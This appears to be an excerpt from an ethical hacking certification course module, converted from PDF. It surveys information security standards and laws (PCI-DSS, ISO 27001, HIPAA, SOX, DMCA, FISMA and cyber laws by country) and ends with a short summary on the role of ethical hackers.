
Penetration Testing Methodology




Penetration Testing Methodology

(Cont'd)


CEH
www.offensive-security.org



Module Flow



Payment Card Industry Data Security Standard (PCI-DSS)



- The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards
- PCI DSS applies to all entities involved in payment card processing – including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process or transmit cardholder data
- High level overview of the PCI DSS requirements developed and maintained by Payment Card Industry (PCI) Security Standards Council:

PCI Data Security Standard – High Level Overview

Build and Maintain a Secure Network



Implement Strong Access Control Measures

Protect Cardholder Data



Regularly Monitor and Test Networks

Maintain a Vulnerability Management Program



Maintain an Information Security Policy

<https://www.pcisecuritystandards.org>

Failure to meet the PCI DSS requirements may result in fines or termination of payment card processing privileges

ISO/IEC 27001:2013



- ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining and continually improving an information security management system within the context of the organization
- It is intended to be suitable for several different types of use, including the following:

Use within organizations to formulate security requirements and objectives



Identification and clarification of existing information security management processes

Use within organizations as a way to ensure that security risks are cost-effectively managed



Use by the management of organizations to determine the status of information security management activities

Use within organizations to ensure compliance with laws and regulations



Implementation of business-enabling information security

Definition of new information security management processes



Use by organizations to provide relevant information about information security to customers

Health Insurance Portability and Accountability Act (HIPAA)



HIPAA's Administrative Simplification Statute and Rules

Electronic Transaction and Code Sets Standards



Requires every provider who does business electronically to use the same health care transactions, code sets and identifiers

Privacy Rule



Provides federal protections for personal health information held by covered entities and gives patients an array of rights with respect to that information

Security Rule



Specifies a series of administrative, physical and technical safeguards for covered entities to use to assure the confidentiality, integrity and availability of electronic protected health information

National Identifier Requirements



Requires that health care providers, health plans and employers have standard national numbers that identify them on standard transactions

Enforcement Rule



Provides standards for enforcing all the Administration Simplification Rules

<http://www.hhs.gov>

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sarbanes Oxley Act (SOX)



- Enacted in 2002, the Sarbanes-Oxley Act is designed to protect Investors and the public by increasing the accuracy and reliability of corporate disclosures
- Key requirements and provisions of SOX are organized into 11 titles:



Title I

Public Company Accounting Oversight Board (PCAOB) establishes to provide independent oversight of public accounting firms providing audit services ("auditors")

Title II

Auditor Independence establishes standards for external auditor independence, to limit conflicts of interest and addresses new auditor approval requirements, audit partner rotation, and auditor reporting requirements

Title III

Corporate Responsibility mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports

Title IV

Enhanced Financial Disclosures describes enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures and stock transactions of corporate officers

Title V

Analyst Conflicts of Interest consists of measures designed to help restore investor confidence in the reporting of securities analysts

Title VI

Commission Resources and Authority defines practices to restore investor confidence in securities analysts

Sarbanes Oxley Act (SOX)

(Cont'd)



Title VII

Studies and Reports include the effects of consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations and enforcement actions, and whether investment banks assisted Enron, Global Crossing and others to manipulate earnings and obfuscate true financial conditions

Title VIII

Corporate and Criminal Fraud Accountability describes specific criminal penalties for fraud by manipulation, destruction or alteration of financial records or other interference with investigations, while providing certain protections for whistle-blowers

Title IX

White Collar Crime Penalty Enhancement increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds failure to certify corporate financial reports as a criminal offense.

Title X

Corporate Tax Returns states that the Chief Executive Officer should sign the company tax return.

Title XI

Corporate Fraud Accountability identifies corporate fraud and records tampering as criminal offenses and joins those offenses to specific penalties. It also revises sentencing guidelines and strengthens their penalties. This enables the SEC to temporarily freeze large or unusual payments.


<https://www.sec.gov>

The Digital Millennium Copyright Act (DMCA) and Federal Information Security Management Act (FISMA)



The Digital Millennium Copyright Act (DMCA)

- The DMCA is a United States copyright law that implements two 1996 treaties of the World Intellectual Property Organization (WIPO)
- It defines legal prohibitions against circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information



<http://www.copyright.gov>

Federal Information Security Management Act (FISMA)

- The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support Federal operations and assets
- It includes
 - Standards for categorizing information and information systems by mission impact
 - Standards for minimum security requirements for information and information systems
 - Guidance for selecting appropriate security controls for information systems
 - Guidance for assessing security controls in information systems and determining security control effectiveness
 - Guidance for the security authorization of information systems

<http://csrc.nist.gov>

Cyber Law in Different Countries



Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of "fair use"	http://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	http://www.uspto.gov
	The Electronic Communications Privacy Act	https://www.fas.org
	Foreign Intelligence Surveillance Act	https://www.fas.org
	Protect America Act of 2007	http://www.justice.gov
	Privacy Act of 1974	http://www.justice.gov
	National Information Infrastructure Protection Act of 1996	http://www.nrotc.navy.mil
	Computer Security Act of 1987	http://csrc.nist.gov
	Freedom of Information Act (FOIA)	http://www.foia.gov
	Computer Fraud and Abuse Act	http://energy.gov
	Federal Identity Theft and Assumption Deterrence Act	http://www.ftc.gov

Cyber Law in Different Countries

(Cont'd)



Country Name	Laws/Acts	Website
Australia	The Trade Marks Act 1995 The Patents Act 1990 The Copyright Act 1968 Cybercrime Act 2001 The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	http://www.comlaw.gov.au
United Kingdom	Trademarks Act 1994 (TMA) Computer Misuse Act 1990	http://www.legislation.gov.uk
China	Copyright Law of People's Republic of China (Amendments on October 27, 2001) Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn http://www.saic.gov.cn
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957 Information Technology Act	http://www.ipindia.nic.in http://www.dot.gov.in
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	http://www.cybercrimelaw.net

Cyber Law in Different Countries

(Cont'd)



Country Name	Laws/Acts	Website
Italy	Penal Code Article 615 ter	http://www.cybercrimelaw.net
Japan	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	http://www.iip.or.jp
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	http://www.laws-lois.justice.gc.ca
Singapore	Computer Misuse Act	http://www.statutes.agc.gov.sg
South Africa	Trademarks Act 194 of 1993	http://www.cipc.co.za
	Copyright Act of 1978	http://www.nlsa.ac.za
South Korea	Copyright Law Act No. 3916	http://home.heinonline.org
	Industrial Design Protection Act	http://www.kipo.go.kr
Belgium	Copyright Law, 30/06/1994	http://www.wipo.int
	Computer Hacking	http://www.cybercrimelaw.net
Brazil	Unauthorized modification or alteration of the information system	http://www.mosstingrett.no
Hong Kong	Article 139 of the Basic Law	http://www.basiclaw.gov.hk

Module Summary







- ❑ Complexity of security requirements is increasing day by day as a result of evolving technology, changing hacking tactics, emerging security vulnerabilities, etc.
- ❑ Hacker or cracker is one who accesses a computer system by evading its security system
- ❑ Ethical hacking involves the use of hacking tools, tricks, and techniques to identify vulnerabilities so as to ensure system security
- ❑ Ethical hackers help organization to better understand their security systems and identify the risks, highlight the remedial actions, and also reduce ICT costs by resolving those vulnerabilities
- ❑ Ethical hacker should posses platform knowledge, network knowledge, computer expert, security knowledge, and technical knowledge skills
- ❑ Ethical hacking is a crucial component of risk assessment, auditing, counter fraud, best practices, and good governance

Footprinting and Reconnaissance

Module 02

Unmask the Invisible Hacker

